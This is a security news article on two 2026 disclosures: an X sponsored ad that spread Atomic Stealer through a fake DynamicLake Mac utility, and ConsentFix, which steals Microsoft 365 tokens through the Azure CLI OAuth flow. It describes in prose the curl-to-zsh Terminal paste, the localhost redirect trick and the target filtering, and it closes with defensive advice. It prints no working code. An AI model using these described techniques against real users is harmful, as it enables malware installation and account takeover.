
On July 2, 2026, a verified X sponsored advertisement was caught pushing Atomic Stealer malware through a fake Mac utility called DynamicLake. A separate browser-based attack called ConsentFix is grabbing Microsoft 365 session tokens from victims who never typed a password or passed MFA. Researchers at Jamf Threat Labs documented the Mac side, while Push Security gave ConsentFix its name and traced the abuse back to the Azure CLI OAuth app. The two disclosures landed within days of each other and converge on one weakness: platform-provided trust signals are no longer safe shorthand.
X removed the malicious sponsored post after Jamf’s disclosure. Push Security called its cases browser-native attacks that turn the user into the identity provider through a single drag-and-drop. Together the two pieces raise the bar for what defenders have to treat as suspicious.
The Sponsored Ad That Slipped Through X
The ad ran under a well-known verified X account, promoting a clone of DynamicLake, a legitimate Mac utility that turns a MacBook notch into a working Dynamic Island. The post linked to dynamicmacisland[.]com, a lookalike domain with no ties to the real app, and the boost to credibility came from a verified X sponsored ad rather than anything in the page itself. Researchers at Jamf Threat Labs caught the operation; the original post appeared on X under a verified handle and was paid for through X’s advertising pipeline.
The account owner did not set out to spread malware, according to the 9to5Mac report on the disclosure. By all appearances the owner trusted the ad and approved it, believing it was legitimate, with no idea it led to a malicious domain. A verified badge and a familiar name lend a level of trust a random account never could. The 9to5Mac write-up noted that this is the first instance it has seen of malware promoted through X’s ad system. Jamf reported the ad to X and the sponsored post was removed after disclosure.

What DynamicLake Pasted Into Terminal
Visitors who reached the clone page were walked through the same ClickFix script that has powered a year of macOS social engineering. They were told to open Terminal, paste an installation command, and authorize a download, and the single paste gave the page exactly what it needed: a working Atomic Stealer dropper running with the user’s own privileges.
According to Jamf’s analysis, the underlying command retrieved a Mach-O binary to /tmp, identified as a recent Atomic Stealer variant Jamf tracks as MacSync, with DigitStealer variants also seen in the same flow, per the 9to5Mac write-up. The command relied on string obfuscation via tr, used curl with the -k flag to skip TLS certificate checks, then piped the result directly into zsh. Pipe-to-shell removed the chance for static scanners to inspect the binary before execution.
The flow keeps the initial command small and obfuscated, then unpacks a second-stage payload in memory. Apple’s macOS 26.4 added a Terminal warning that catches some clicks here, but the Jamf Threat Labs research points to attackers routing around the friction, per ClickFix research on the applescript:// URL bypass. The real DynamicLake developer told 9to5Mac the work of chasing fakes is constant, apologizing to anyone who ended up with the malware.
- User clicks the verified X sponsored ad
- Browser opens dynamicmacisland[.]com, a DynamicLake lookalike
- Page tells the visitor to open Terminal and paste an installation command
- Command runs curl, pipes the response into zsh, downloads a Mach-O payload
- Payload installs Atomic Stealer (MacSync) variants capable of pulling keychain data
ConsentFix: When Drag-and-Drop Hijacks Microsoft 365
The other half of the week’s news lands on Windows and cloud tenants. Researchers at Push Security named it ConsentFix because the attack shares lineage with ClickFix, but finishes entirely inside the browser context instead of on the endpoint. The lure often begins as a link on a trusted platform such as Dropbox, sometimes password-protected to defeat automatic scanners. Open the link and the victim sees what looks like a Microsoft sign-in flow on a familiar-looking page.
The actual ask is unusual but plausible: drag a localhost callback link into the browser. Microsoft then redirects the session back to a localhost URL containing an OAuth authorization code tied to the victim’s account. Pasting that URL back into the phishing page is the only user action needed to complete the take. The attacker now holds session tokens that work against OneDrive, Teams, and other Microsoft 365 services, with the password never leaving the machine. The ConsentFix technical write-up walks through the chain step by step, attributing the abuse to the Azure CLI OAuth flow.
It can start with something as mundane as dragging a link into your browser. Three seconds later, a threat actor has the tokens needed to take over your Microsoft 365 account, and you never did anything that traditional security awareness training would flag.
The line comes from Push Security, the firm that named the technique in its research write-up.
The Azure CLI Route Around MFA
Both ClickFix and ConsentFix bypass traditional defenses because the user does the work. ConsentFix takes a sharper angle by abusing a first-party Microsoft application called Azure CLI. Per Push Security’s write-up, Azure CLI is implicitly trusted in Entra ID, can request permissions without admin approval, and cannot be deleted or blocked.
The phishing page opens the Azure CLI login URL on Microsoft’s own domain. If the victim is already signed in to Microsoft, they only need to select their account from the dropdown. Microsoft then returns to a localhost page whose URL contains an OAuth authorization code scoped to that account. Pasting that URL back to the attacker completes the code exchange and turns over an Azure CLI access token for the victim’s tenant, with the attacker holding effective control of the Microsoft 365 account without ever tripping MFA.
Browser-based defenses don’t see this attack as credential theft because no credentials move. If the victim was already signed in, no login is required, and phishing-resistant authentication like passkeys has no impact on the technique, Push Security warned. Push’s research shows the campaign triggers only once per victim IP, with each page using a fake Cloudflare Turnstile to filter for intended targets. The filter checks the visitor’s email against an allow-list of pre-vetted domains before serving the malicious flow, per the same write-up. Outside targets get bounced back to a clean version of the page.
Why Both Threads Hit the Same Trust Layer
The Mac malware worked because X’s paid placement and the verified badge combined to look like a safe click. The Microsoft 365 abuse worked because the localhost redirect URL and Microsoft’s own login domain looked like a normal sign-in. Both attacks succeed by borrowing the credibility of a platform: the social media checkmark in one case, the first-party OAuth app in the other.
Defenders are now publishing guidance that treats those signals as untrusted by default. GBHackers’ reporting grouped the response into three buckets: endpoint, cloud, and human. The recommendations cluster by attack surface, with separate playbooks for each.
- Treat any unexpected Terminal paste request as a red flag, even when the source is a verified or sponsored post
- Shorten session token lifetimes and tighten conditional access against any login scoped to the Azure CLI app
- Flag any unusual OAuth consent grant or token issuance event, especially from first-party apps
- Restrict clipboard-driven installation paths on macOS and enforce application allowlists wherever possible
- Train staff to recognize drag-and-drop browser actions and password-protected shared links as phishing indicators
What Defenders Are Adjusting Now
Push Security told its customers that ConsentFix is a browser-native evolution of the same social-engineering playbook ClickFix runs on the endpoint. Coverage from BleepingComputer notes that the technique has begun circulating on Russian-language cybercrime forums, lowering the bar for less experienced threat actors. Push Security’s research predicts more variants as attackers adapt the technique to other first-party enterprise apps beyond Azure CLI.
Mac defenders have a longer trail of ClickFix variants to study. Apple introduced a Terminal paste warning in macOS 26.4 that catches many of the older flows. A separate Jamf Threat Labs write-up from April documented a ClickFix variant that routes around that warning using applescript:// URLs that launch Script Editor with a pre-filled payload. Microsoft followed with a wider analysis of fake-utility ClickFix variants in May, and the X-sponsored DynamicLake ad fits the same pattern.
Both threads of this week’s reporting share a single recommendation from researchers: link-level inspection and tighter ad vetting have to catch up. Click-time signals like a verified badge or a familiar Microsoft domain are no longer enough on their own, and defenders will have to read the same trick at scale as attackers adapt ConsentFix to other first-party enterprise apps.